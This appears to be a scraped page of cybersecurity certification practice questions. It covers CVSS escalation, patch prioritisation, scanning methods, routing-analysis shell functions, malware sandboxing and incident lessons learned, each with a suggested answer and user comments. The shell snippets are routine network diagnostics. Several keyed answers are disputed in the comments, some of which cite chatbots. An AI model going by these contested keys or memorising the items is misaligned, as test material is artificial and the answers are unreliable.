- B. Weaponization
- C. CVSS
- D. Asset value

Suggested Answer: B

Community vote distribution

B (100%)

🗳️ 👤 [Removed] Highly Voted 7 months ago

Selected Answer: B

B) Weaponization

Certmaster Topic 6B: Exploring Vulnerability Context Considerations

Assessing the severity of a vulnerability is a crucial component of vulnerability analysis. It is important to remember that vulnerability scores are not static; they are subject to change based on several factors. When adjusting vulnerability scores, organizations must consider a variety of special considerations, such as the availability of patches, the impact of the vulnerability, and the level of sophistication of the threat actors targeting them. By taking the time to consider these additional factors, organizations can ensure that their vulnerability scores are appropriately adjusted and accurately reflect the actual risk posed by the vulnerability.

Organizations consider several factors to ensure that vulnerability scores are appropriately adjusted. Some of the most common include the following:

(1/3)

upvoted 6 times

🗳️ 👤 [Removed] 7 months ago

2/3

Exploitability—A vulnerability with high exploitability is more likely to be targeted by an attacker and therefore requires urgent attention. Conversely, a vulnerability with low exploitability may be less urgent as it is less likely to be exploited. The exploitability of a vulnerability depends on many factors, including its attack complexity (AC), the availability of tools and techniques to exploit it (weaponization), and any security measures already in place to defend against the vulnerability. Vulnerability scanning tools and penetration testing can help quantify a vulnerability's exploitability. It is important to note that low exploitability does not mean that a vulnerability is not severe. Analysts must carefully consider all aspects of a vulnerability, including its potential impact, to make informed decisions about remediating it.

upvoted 4 times

🗳️ 👤 [Removed] 7 months ago

3/3

Examples of Vulnerability Score Adjustments

Consider a hypothetical remote code execution (RCE) vulnerability with a CVSS score of 10. During the risk assessment process, the organization discovers that successfully exploiting the vulnerability requires an attacker to be connected to the same network as the vulnerable application. Further analysis reveals that the vulnerable application only runs on a single, fully air-gapped system. This information would be a justifiable reason to lower the score since the computer is not accessible via the network. Another example might include a vulnerability marked as "informational" and not designated with a CVSS score, such as vulnerabilities associated with web applications. Further investigation of these vulnerabilities often reveals that the web application is easily exploitable and could result in significant damage.

upvoted 5 times

🗳️ 👤 kmordalv Highly Voted 9 months, 3 weeks ago

Selected Answer: B

Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape.


upvoted 5 times

  **deeden** Most Recent 7 months ago

Selected Answer: B

I'm seeing B and C are closely related because the main reason why score elevated is due to changes in CVSS base values, perhaps AC from H to L as well as UI from R to N. But one can also argue that these changes are the direct result of weaponized code being widely available for threat actors to use.



upvoted 4 times

  **Alizade** 7 months, 2 weeks ago

Selected Answer: B

The most likely reason for the escalation of the CVE's vulnerability score is B. Weaponization.

upvoted 1 times

  **nmap_king_22** 9 months, 4 weeks ago

Selected Answer: B

The most likely factor that an analyst would communicate as the reason for the escalation of a CVE's vulnerability score from 7.1 to 9.8 due to a widely available exploit being used to deliver ransomware is:

B. Weaponization

Weaponization in the context of vulnerability assessment and the Common Vulnerability Scoring System (CVSS) refers to the development and availability of tools, exploits, or malware that can take advantage of a vulnerability. When a widely available exploit, such as one used to deliver ransomware, becomes accessible to attackers, it significantly increases the severity of the vulnerability. This is because the exploitability of the vulnerability is heightened, leading to a higher CVSS score.

upvoted 5 times

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98
- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

Suggested Answer: D


Community vote distribution

D (100%)

 **kmordalv** Highly Voted 1 year, 9 months ago


Selected Answer: D

Due to the criticality, which is the crown jewel and that an exploit is available, it appears to be correct.
upvoted 13 times

 **fuzzyguzzy** Most Recent 7 months, 1 week ago

Selected Answer: D


Crown Jewel means it's a critical asset. Since this host is a critical asset and has a vulnerability with an exploit, this is the answer.
upvoted 1 times

 **RobV** 1 year, 6 months ago

Selected Answer: D

D. 54.74.110.228

Crown Jewel and available exploit.
upvoted 2 times

 **Alizade** 1 year, 7 months ago

Selected Answer: D

Based on the vulnerability report, the system that should be prioritized for patching first is 54.74.110.228.


This system has a critical vulnerability listed in the report, which means that it is at high risk of being exploited by an attacker. Additionally, the vulnerability is publicly known, so there is a high likelihood that an exploit is already available.
upvoted 3 times

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

- A. Credentialed network scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Dynamic scanning

Suggested Answer: A

Community vote distribution



🗳️ 👤 **Kmelaun** Highly Voted 1 year, 1 month ago

According to Jason Dion, agent based scans are always credentialed...
upvoted 11 times

🗳️ 👤 **Justheretolook** Most Recent 1 month, 1 week ago

Selected Answer: C

The correct answer is:

C. Agent-based scanning

Explanation:

Agent-based scanning involves installing lightweight agents on endpoints that can perform vulnerability scans locally and report the results back to a central system. This method reduces the need for the security team to have direct access to sensitive systems, since the agent operates within the system's own security context. It also provides accurate and comprehensive results because it has local visibility into the system.

upvoted 1 times

🗳️ 👤 **botla** 3 months, 2 weeks ago

Selected Answer: C

My intuitive answer was as well A, but there is an important difference: a local Agent does not require a centralised privileged account to be stored within the security team.

Now an Agent in itself is also a very direct access, but depending on the capabilities this could be of limited and managed impact.

In the end (in real life) it is a balance between access and quality of scan results that needs to be taken into account. A risk analysis would determine the best approach...

upvoted 2 times

🗳️ 👤 **CyberMom** 4 months, 3 weeks ago

Selected Answer: A

Credentialed network scanning.

Here's the reasoning:

Increased Accuracy: Credentialed scanning allows the vulnerability scanner to log in to the target systems using provided credentials. This approach typically results in more comprehensive and accurate vulnerability detection, as it provides insights into configuration issues and vulnerabilities that may not be visible via non-credentialed

upvoted 1 times

🗳️ 👤 **sawixe** 6 months ago

Selected Answer: B

You dont need to touch the system at all
upvoted 1 times

🗳️ 👤 **fuzzyguzzy** 7 months ago

Selected Answer: B

B: Passive scanning has the least amount of access to the system. It doesn't require credentials or installation.

The most popular answer is C (agent-based scanning), but that requires an instance being installed on a host (this is access), therefore, it's not the correct answer.

upvoted 4 times

🗨️ 👤 **ZeroLA88** 7 months, 2 weeks ago

Selected Answer: C

Answer: C

Explanation:

Agent-based scanning is a method that involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console. Agent-based scanning can reduce the access to systems, as the agents do not require any credentials or permissions to scan the local system or network. Agent-based scanning can also provide the most accurate vulnerability scan results, as the agents can scan continuously or on-demand, regardless of the system or network status or location.

upvoted 3 times

🗨️ 👤 **bieecop** 7 months, 2 weeks ago

Selected Answer: A

Accuracy of results: Credentialed scans give security teams the necessary level of access to a system, just like any normal user, which allows for a more detailed and accurate examination of vulnerabilities than unauthenticated scans that only provide external visibility into a system.

upvoted 1 times

🗨️ 👤 **dude2f4** 10 months ago

this is a dumb question... the answers are awful. i have to go with B. passive scanning... agent based has nothing to with this... credentialed scanning just means youre using credentials within your scan. usually from a service account. this helps get more detailed information from the asset. security analyst have to be trusted with sensitive data/information or else they can not perform their duties.

upvoted 4 times

🗨️ 👤 **hackerhavoc** 10 months ago

Selected Answer: C

"there are concerns about granting the security team access to sensitive data" specifically says no to A. Credentialed. Answers C. Agent-based scanning

upvoted 2 times

🗨️ 👤 **[Removed]** 10 months, 2 weeks ago

Agent BASED SCANNING ITS THE RIGHT ANSWER

upvoted 1 times

🗨️ 👤 **Kmelaun** 1 year, 1 month ago

Selected Answer: A

The answer here is A, credentialed based scans provide the most accurate detail during a scan.

upvoted 1 times

🗨️ 👤 **Phanna** 1 year, 1 month ago

As I am working in the Vulnerability Assessment and based on this scenario, I would need to choose Agent-based scanning. Here's why:

+There is no need to use credentials (username and password), while the agent is installed through the supper admin account on the target machine

+Less network bandwidth consumption

+Local based on the target

=> The answer is C

upvoted 12 times

🗨️ 👤 **cartman_sc** 1 year, 1 month ago

Selected Answer: C

Só a C impede o compartilhamento de senhas e acessos aos ambientes.

upvoted 1 times



🗨️ 👤 **dave_delete_me** 1 year, 2 months ago

ANSWER C: Because the exam objectives teaches us to have a single pane of glass solution and THAT verbiage holds true here >>> "involves installing software agents on the target systems or networks that can perform local scans and report the results to a central server or console."
upvoted 1 times

  **libertest** 1 year, 2 months ago


Selected Answer: C

It's C. Agent based scanning will prevent sharing credentials and accurate results
upvoted 1 times

  **CyberJackal** 1 year, 3 months ago

Selected Answer: C

This is clearly Agent-based scanning.
upvoted 1 times

  **tcgod666** 1 year, 3 months ago

Selected Answer: C

the answer is C since don't want to share access to sensitive data.
upvoted 1 times

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

- A. `function x() { info=$(geoiplookup $1) && echo "$1 | $info" }`
- B. `function x() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $5}') && echo "$1 | $info" }`
- C. `function x() { info=$(dig $(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }`
- D. `function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }`

Suggested Answer: C

Community vote distribution

D (76%)


C (24%)

 **chaddman** Highly Voted 1 year, 8 months ago

D. `function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }`

This shell function uses traceroute to trace the route packets take to reach the destination specified by \$1. The -m 40 option specifies a maximum of 40 hops for the trace. The awk 'END{print \$1}' part extracts the final hop from the traceroute output, and then the function echoes the destination and the info.

upvoted 14 times

 **nmap_king_22** Highly Voted 1 year, 9 months ago

Selected Answer: D

To identify anomalies on the network routing accurately, the security analyst should use a function that can help in gathering information related to the network routing of a given IP address. Among the provided options, the most suitable function for this purpose is:

D. `function x() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }`


Explanation:

This function uses the "traceroute" command with a maximum hop count of 40 to trace the route to the target IP address.

The "awk 'END{print \$1}'" command is used to extract the last hop or router in the route, which can be valuable for identifying anomalies or unexpected routing paths.

Finally, it echoes the target IP address and the last hop/router in the route as output, which can help the analyst identify any unexpected or suspicious routing behavior.

upvoted 5 times

 **Susan4041** Most Recent 1 month, 4 weeks ago

Selected Answer: C

D only gives hops and shows packet loss I am not sure how you can find anomalies from that. I vote C as it shows ,when you're analyzing routing anomalies — they reveal how IPs are announced on the internet and can uncover hijacks, misrouting, or malicious routes.

upvoted 1 times

 **friendlyneighborhoodITguy** 2 months ago

Selected Answer: C

Groq - The best option for identifying anomalies on network routing is C. This function uses Cymru IP to ASN mapping, providing accurate origin ASN information for the given IP address.

upvoted 1 times

 **vannydabest** 2 months, 3 weeks ago

Selected Answer: C

Chat GPT says C due to getting ASN info from DNS

upvoted 1 times

 **Thunder_Cat** 3 months, 1 week ago

Selected Answer: D

Explanation:

traceroute -m 40 \$1: Runs a traceroute with a maximum of 40 hops to analyze the route a packet takes to a given destination.

awk 'END{print \$1}': Extracts the last hop IP, which helps identify unexpected routes or reroutes (potential anomalies).

echo "\$1 | \$info": Prints the input destination and the final hop, allowing for easy anomaly detection.

This function is effective because it helps detect if a destination is taking an unusual or unexpected route, which could indicate routing anomalies, BGP hijacking, or malicious reroutes.

upvoted 1 times

  **CyberMom** 4 months, 3 weeks ago

Selected Answer: C

Reverse DNS Lookup (dig -x \$1)

Resolves the IP address into a domain name.

Extracts the PTR Record (grep PTR | tail -n 1 | awk -F "." {print \$1})


Pulls out the host information from the PTR record.

Queries Cymru WHOIS ASN Database (origin.asn.cymru.com TXT +short)

Retrieves ASN information, which identifies the network owner and routing information.

This helps detect suspicious or hijacked routes.

upvoted 2 times

  **shadmane** 5 months, 1 week ago

Selected Answer: C

The goal is to identify anomalies in network routing. Analyzing routing anomalies often involves identifying the Autonomous System (AS) associated with IP addresses. The function in C performs a reverse DNS lookup to find the PTR record of the IP address, uses the result to query the ASN information, and retrieves the AS details using the Cymru WHOIS service.

This approach provides the most accurate and relevant routing information for identifying network anomalies compared to options like geoipllookup (A) or ping (B), which provide limited or unrelated routing insights.

Traceroute (D) shows pathing but does not directly provide AS or routing anomaly detection information.

upvoted 1 times

  **Freshly** 7 months, 3 weeks ago

Correct answer hear is D.

Don't forget we can't always answer this the way we would handle this in real life but more specifically the question wants the result for network routing. That is a trace route command basics all day. Trace route will tell us 4 key things here: hop by hop path (can't get this with C), router info (ip addresses so we know who or what has been in communication with our data), response times, and packet loss. If I want to know where my packets are going in the network and the path they take, bottlenecks, or path shortening for quicker communication (referring to network+), this is what you need to use. Most importantly this command allows us to see path changing that our data takes by being able to see all of the hops the data takes. What if its intercepted and sent to a C2C before arriving at its destination? Can't do that with C.

upvoted 2 times

  **Freshly** 7 months, 3 weeks ago

C will give us more info about where our data ended up at and only gives us the LAST HOP that data took. That is NOT what comptia wants. Don't believe me, look at question #64. There is where you will choose C.

I wish you all good luck. Don't overthink this one.

upvoted 2 times

  **cy_analyst** 9 months ago

Selected Answer: C

This function retrieves the ASN information for an IP address. The process starts by performing a reverse DNS lookup to get the domain name associated with the IP address, then queries the Cymru ASN service to get detailed ASN and routing information about the IP address.

This can be useful for identifying which network or organization controls a particular IP address and can help with detecting anomalies in routing if, for example, traffic is being routed through an unexpected ASN.

upvoted 2 times

🗳️ 👤 **cy_analyst** 8 months, 3 weeks ago

function x() { info=\$(tracert -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }; This uses tracert, which helps map the path traffic takes, but it only gives you the final hop, which may not provide enough detail for anomaly detection in routing.

upvoted 1 times

🗳️ 👤 **voiddraco** 10 months, 3 weeks ago

wouldn't it be C?

```
function x() { info=(dig -x $1 | grep PTR | tail -n 1 | awk -F "." '{print $1}').origin.asn.cymru.com TXT +short) && echo "$1 | $info" }
```

the function takes an IP address as an argument and performs two DNS lookups using the dig command. The first lookup uses the -x option to perform a reverse DNS lookup and get the hostname associated with the IP address. The second lookup uses the origin.asn.cymru.com domain to get the autonomous system number (ASN) and other info related to the IP address. function then prints the IP address and the ASN information, which can help identify any routing anomalies or inconsistencies.....not GPT..... used google/reddit and checked another dump site.

upvoted 2 times

🗳️ 👤 **INSOMNiA** 11 months ago

Selected Answer: C

The function in option C is the most suitable for identifying routing anomalies because it leverages DNS and AS information, providing a comprehensive look at the network routing infrastructure relative to the IP address in question. It enables the analyst to see if the traffic to and from the IP address is being routed through expected or unexpected AS paths, which is crucial for detecting anomalies in network routing.

upvoted 1 times

🗳️ 👤 **maigoya** 11 months, 2 weeks ago

Selected Answer: D

Among the provided options, option D (tracert) is the most suitable for identifying anomalies on the network routing. Tracert provides detailed information about each hop packets take to reach the destination, allowing the analyst to detect any unusual routing paths or issues.

upvoted 3 times

🗳️ 👤 **Geronemo** 1 year, 1 month ago

Selected Answer: D

This function executes a tracert to the specified IP address and extracts the last hop reached. Tracert can reveal the network path taken by packets, helping to identify routing anomalies such as unexpected hops or routing loops.

Among the options provided, option D (tracert) is the most relevant for identifying anomalies on the network routing.

upvoted 3 times

🗳️ 👤 **Nishaw** 1 year, 2 months ago

Selected Answer: C

This function performs a reverse DNS lookup (dig -x \$1) on the IP address \$1 to get the corresponding domain name. It then extracts the Autonomous System Number (ASN) information from the result using awk and queries the ASN information from the origin.asn.cymru.com service. This can help identify anomalies in network routing by associating IP addresses with their corresponding ASN, providing insights into the routing path and potential routing issues.

upvoted 3 times

🗳️ 👤 **LiveLaughToasterBath** 1 year, 7 months ago

Selected Answer: D

network anomalies. I'd start with a tracert to see the nodes my connection runs through. I do this when customer's are having non-equipment related problems, related to internet connection. All ISPs are interconnected and if they lose a node, traffic may be re-routed, which can increase latency.

upvoted 3 times

🗳️ 👤 **Gway** 1 year, 9 months ago

D: Uses tracert to display the route packets take to reach a network host.

For identifying anomalies in network routing, the function that would be most relevant is:

```
D. function x() { info=$(tracert -m 40 $1 | awk 'END{print $1}' ) && echo "$1 | $info" }
```

tracert shows the path that packets take to get from the source machine to the destination. This can help identify if there are unexpected or inefficient routes, timeouts, or other anomalies that might indicate a routing issue.

The other functions gather useful data but are not as directly applicable to identifying routing anomalies.

upvoted 1 times


There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

- A. Implement step-up authentication for administrators
- B. Improve employee training and awareness
- C. Increase password complexity standards
- D. Deploy mobile device management

Suggested Answer: B

Community vote distribution

B (100%)

 **nmap_king_22**  1 year, 3 months ago

Selected Answer: B

To improve the company's security posture against sensitive information disclosure via file sharing services, the most relevant security control would be:

B. Improve employee training and awareness

Explanation:

User Awareness: Sensitive information disclosure often occurs due to user error or lack of awareness. By providing better training and raising employee awareness, the company can reduce the likelihood of employees inadvertently sharing sensitive data. This training should cover the proper use of file sharing services, recognizing sensitive data, and understanding the potential risks.

Data Handling Policies: Employee training can be complemented by implementing clear data handling policies that specify how sensitive information should be treated, shared, and stored. Employees should be educated on these policies and their importance.


upvoted 8 times

 **botla**  3 months, 2 weeks ago

Selected Answer: B

What poor choices... I hope in the real world IT would take other steps: DLP, blocking sharing sites, contracting or implementing an approved file sharing solution, ...

upvoted 2 times

 **cartman_sc** 7 months, 3 weeks ago

Selected Answer: B

Melhoria de postura = treinamento

upvoted 1 times

 **kmordalv** 1 year, 3 months ago

Selected Answer: B

Employee training and awareness can help educate employees on the risks and consequences of using file sharing services for sensitive information, as well as the policies and procedures for handling such information securely and appropriately.

upvoted 3 times

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Suggested Answer: A

Community vote distribution

A (100%)

🗲️ 👤 **RobV** 1 year ago

Selected Answer: A

A. Determine the sophistication of the audience that the report is meant for.

Understanding the sophistication of your audience is crucial in tailoring your report to effectively communicate the relevant information. This will help you decide on the appropriate level of technical detail, language, and depth of analysis to include in your report. It ensures that your report meets the needs and expectations of the audience, making it more relevant and impactful.

upvoted 4 times

🗲️ 👤 **Alizade** 1 year, 1 month ago

Selected Answer: A

A. Determine the sophistication of the audience that the report is meant for

upvoted 1 times

🗲️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: A

Determining the sophistication of the audience can help tailor the report content, language, tone, and format to suit their needs and expectations.


upvoted 4 times

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

- A. Upload the binary to an air gapped sandbox for analysis
- B. Send the binaries to the antivirus vendor
- C. Execute the binaries on an environment with internet connectivity
- D. Query the file hashes using VirusTotal

Suggested Answer: A

Community vote distribution



crackman123 Highly Voted 1 year, 7 months ago

uploading to Virus-total mean disclosing to a third-party !
upvoted 22 times

voiddraco 10 months, 3 weeks ago

Seems like ppl are forgetting that
upvoted 2 times

cy_analyst Highly Voted 9 months ago

Selected Answer: A

An air-gapped sandbox is an isolated environment with no internet connectivity, which allows the analyst to analyze the malware in a controlled manner without any risk of the malware communicating with its command-and-control (C2) servers or alerting the attackers. This setup ensures that the analysis stays private, and no information is leaked to the attackers.

upvoted 5 times

fuzzyguzzy Most Recent 7 months, 1 week ago

Selected Answer: A

It's would be A or D, however, the question says these binaries are "targeted", meaning they are customized for organization and would not be on VirusTotal. Thus, A is the answer.

As for gathering intelligence, this can still gathered from a binary, like extracting IoCs with the strings command, etc.

upvoted 2 times

dude2f4 10 months ago

A. is the correct answer. While D. is what I do in real life a lot... (possibly all the time). you really need to give this some thought. or not. question says, analyst is trying to keep this from the threat actors. air-gapped sand box is disconnected from the internet. Threat actors monitor what is being lookup on on VT or talos or any other reputation look up sites.

upvoted 1 times

cy_analyst 8 months, 2 weeks ago

As for D:Querying file hashes on VirusTotal may provide valuable intelligence, but VirusTotal shares data publicly, and some attackers monitor these platforms to see if their malware has been detected.

upvoted 1 times

Lilik 10 months, 3 weeks ago

Selected Answer: D

i vote for D. I check the hash first. I do not alert the attacker, i do not share information to the attacker. What information do i get from the sanbox if i have to deal with a logic bomb with extended sleep?

upvoted 1 times



a3432e2 11 months, 2 weeks ago

Selected Answer: D

Isolated Network Hunting - Isolated networks, such as air-gapped networks or networks with limited connectivity to the internet, are often thought to be more secure. However, attackers can still target these networks by exploiting vulnerabilities in connected systems or through physical access.

Source CompTia

upvoted 1 times

  **a3432e2** 11 months, 2 weeks ago

sandbox A computing environment that is isolated from a host system to guarantee that the environment runs in a controlled, secure fashion. Communication links between the sandbox and the host are usually completely prohibited so that malware or faulty software can be analyzed in isolation and without risk to the host. Also from Comptia. I give up

upvoted 2 times

  **danwong** 11 months, 3 weeks ago

There really needs to be more context but if the investigation was performed on an enterprise network then doing a query of the file hash using VirusTotal would be my first step. If I'm performing an investigation using any modern EDR I can remotely get the file hash of the binaries without the adversary knowing assuming they are still on the device being investigated. Doing a query of a file hash doesn't disclose any of your information because you're not uploading anything, you're inputting text into a box. If the malware is polymorphic then you could trigger follow-on actions by attempting to copy or move the binaries when moving it to an air-gapped system. In reality, I would do D first and then do A.


upvoted 1 times

  **Wanga91** 1 year, 2 months ago

Answer is A.

An air-gapped sandbox is a virtual machine or a physical device that is isolated from any network connection. This allows the analyst to safely execute the malware binaries and observe their behavior without risking any communication with the attackers or any damage to other systems. Uploading the binary to an air-gapped sandbox is the best option to gather intelligence without disclosing information to the attackers¹² Reference: 1: Dynamic Analysis of a Windows Malicious Self-Propagating Binary 2: GitHub - mikesiko/PracticalMalwareAnalysis-Labs: Binaries for the book Practical Malware Analysis

upvoted 1 times

  **Varnasse** 1 year, 3 months ago

A - "gather intelligence" this can be done via dynamic analysis and observing the behaviour of the binary.


upvoted 1 times

  **kentasmith** 1 year, 5 months ago

A - the attackers will not know what your doing and you can gather intelligence info from the data - isn't gathering intelligence the same as performing an analysis?

D - attackers are going to know what your doing here - Please if you chose D then explain how they will not know?

upvoted 3 times

  **WaaHassan** 1 year, 5 months ago

Selected Answer: A

Not D because Querying the file hashes using VirusTotal could disclose the analyst's queries to the attackers, as VirusTotal shares its data with the antivirus industry and the public. The attackers could use this information to track the analyst's investigation or evade detection by changing their file hashes.

upvoted 2 times

  **RobV** 1 year, 6 months ago

Selected Answer: D

Correct Answer: **D. Query the file hashes using VirusTotal**

Summary: This option allows the security analyst to gather intelligence on the targeted Windows malware binaries without disclosing information to the attackers. By querying the file hashes using VirusTotal, the analyst can obtain insights from a service that aggregates antivirus scanners and website scanners, providing information about potential threats while maintaining confidentiality in the investigation.



Why A is wrong: While uploading the binary to an air-gapped sandbox for analysis (Option A) can help understand the malware's behavior, it doesn't address the goal of gathering intelligence without disclosing information to the attackers. Furthermore, an air-gapped environment lacks internet connectivity, preventing the analyst from using online services like VirusTotal to query file hashes without compromising the air gap.

upvoted 1 times

  **Sebatian20** 1 year, 6 months ago

"Furthermore, an air-gapped environment lacks internet connectivity" - then C is a possible answer as well, which is why I think D isn't correct and A is the right answer.

upvoted 2 times

  **deeden** 1 year, 7 months ago

Selected Answer: A

I think A makes more sense, unless the malware is programmed to destroy itself when detected in a sandbox environment then C is the next best thing.

upvoted 2 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

The answer is A. Upload the binary to an air-gapped sandbox for analysis, only because the question states you don't want to alert the attackers. The attackers are definitely going to know once virustotal processes it and all of a sudden their stealthy malware is identified by most major scanning definitions.

upvoted 3 times

🗨️ 👤 **RobV** 1 year, 6 months ago

The objective isn't t analyze the malware. It is to gather intelligence. Correct answer is D.

upvoted 1 times

🗨️ 👤 **frankokabbb** 1 year, 7 months ago

A. Upload the binary to an air-gapped sandbox for analysis

An air-gapped sandbox is isolated from the Internet and other networks, which means that no information about the investigation can be inadvertently leaked to the attackers. By analyzing the malware in a controlled and isolated environment, the analyst can observe the behavior of the binaries without the risk of the malware "phoning home" to the attacker's command and control servers or otherwise disclosing the investigation. This approach also prevents the malware from potentially spreading or causing harm to the organization's operational network.

upvoted 4 times

🗨️ 👤 **Frog_Man** 1 year, 7 months ago

A hash is a one way encryption not meant to be unencrypted. You cannot analyze that which cannot be unencrypted. My answer is "A".

upvoted 1 times

🗨️ 👤 **RobV** 1 year, 6 months ago

The use of file hashes in cybersecurity involves matching these hashes against known databases of malicious files. In this context, the goal is not to decrypt the hash but to check if the file's hash matches any known malicious hashes.

upvoted 2 times

🗨️ 👤 **DBUTILDrv2** 1 year, 8 months ago

A is correct. D is incorrect because the binaries are "targeted" meaning they will likely have a unique hash not found in virus total's database.

In the real world of course virus total can provide other useful information like some static and dynamic analysis but this is outside the scope of answer D, which specifically identifies the hash.

upvoted 2 times

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. OWASP

Suggested Answer: C

Community vote distribution

C (100%)

  **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: C

SOAR platforms, are specifically designed to automate and streamline security operations processes. They integrate with various security tools and systems to help orchestrate responses to security incidents, automate repetitive tasks, and improve overall efficiency, thereby reducing the need for manual intervention and minimizing human engagement in security operations.

upvoted 7 times

  **Robuste7** Most Recent 4 months ago



Selected Answer: C

SOAR (Security Orchestration, Automation, and Response)

==> Benefits of SOAR

- ✓ Faster incident response
- ✓ Reduced human error
- ✓ Improved threat intelligence integration
- ✓ Lower operational costs
- ✓ Standardized security processes

upvoted 2 times

  **cartman_sc** 7 months, 3 weeks ago

Selected Answer: C

Question free rrsrrsrs



upvoted 1 times

  **RobV** 1 year ago

Selected Answer: C

C. SOAR

upvoted 1 times

  **Alizade** 1 year, 1 month ago

Selected Answer: C

The answer is C. SOAR.

upvoted 1 times


After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Suggested Answer: A

Community vote distribution

A (100%)

 **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: A

This decision aligns with the risk management principle of "avoidance," which means choosing not to proceed with an activity or decision that carries unacceptable risks.

upvoted 6 times

 **RobV** Most Recent 1 year ago

Selected Answer: A

A. Avoid

It's a request for NEW software so it is avoid by not utilizing the new software.

upvoted 3 times



Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

- A. Identify any improvements or changes in the incident response plan or procedures
- B. Determine if an internal mistake was made and who did it so they do not repeat the error
- C. Present all legal evidence collected and turn it over to law enforcement
- D. Discuss the financial impact of the incident to determine if security controls are well spent

Suggested Answer: A

Community vote distribution

A (100%)

  **kmordalv** Highly Voted 9 months, 3 weeks ago

Selected Answer: A

It seems the most logical answer

This helps in strengthening the organization's security posture and ensuring a more effective response in the future.

upvoted 7 times

  **Alizade** Most Recent 7 months, 2 weeks ago

Selected Answer: A

The answer is A. Identify any improvements or changes in the incident response plan or procedures.


upvoted 3 times

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

Suggested Answer: A

Community vote distribution



bettyboo Highly Voted 9 months, 2 weeks ago

Selected Answer: A

This question is in Jason Dion's exams. The answer is A. Single pane of glass
upvoted 9 times

Geronemo Highly Voted 7 months, 1 week ago

Selected Answer: A

A single pane of glass refers to a unified interface that provides a comprehensive view of multiple sources of information or data feeds. By integrating various threat intelligence feeds into a single platform or dashboard, the security operations team can streamline their workflows, reduce complexity, and improve visibility into potential threats. This approach allows analysts to access and correlate information from different sources more efficiently, enabling them to make better-informed decisions and respond more effectively to security incidents.

Deduplication (D) is essential for eliminating redundant or duplicate information within threat intelligence feeds, but it is a component of the consolidation process rather than the overarching solution for integrating multiple feeds into a single platform.
upvoted 5 times

Kmelaun Most Recent 7 months, 2 weeks ago

Selected Answer: C

Idk, I think this one would be data enrichment due to this...

"Orchestrating threat intelligence data is an essential strategy for staying ahead of adversaries. Data enrichment combines and analyzes data from disparate sources to gain a greater understanding of the threat landscape. This can involve combining different threat feeds to get a complete picture of the malicious actors, tools, and tactics that attackers use. It can also involve correlating data from multiple sources, such as network logs, endpoint data, and threat intelligence feeds, to identify and prioritize threats."

upvoted 2 times

Kmelaun 7 months, 2 weeks ago

Single pane of glass is described here via Certmaster Topic 4B:

Single pane of glass is a term used to describe a unified view of a computer network or system. It is a graphical user interface that allows network administrators to manage their entire network from one place. The user interface can include monitoring, configuration, and control of the network, its components, and related services.

Single Pane of Glass Orchestration is a powerful way of managing security operations. It allows security teams to see, monitor, and control all their security systems and services in one place. By combining all security services into a "single pane of glass," security teams are better able to identify and respond to threats quickly and effectively.

upvoted 1 times

CyberJackal 9 months ago

Selected Answer: A

A. Single pane of glass.
upvoted 1 times

RobV 1 year ago

Selected Answer: A

A. Single pane of glass

A single pane of glass solution provides a centralized interface or platform that integrates data and functionalities from various tools and portals. It offers a unified view, allowing security analysts to access information from multiple sources in a cohesive manner. This can help streamline the monitoring and analysis process, providing a more efficient way to manage threat intelligence data from different feeds.

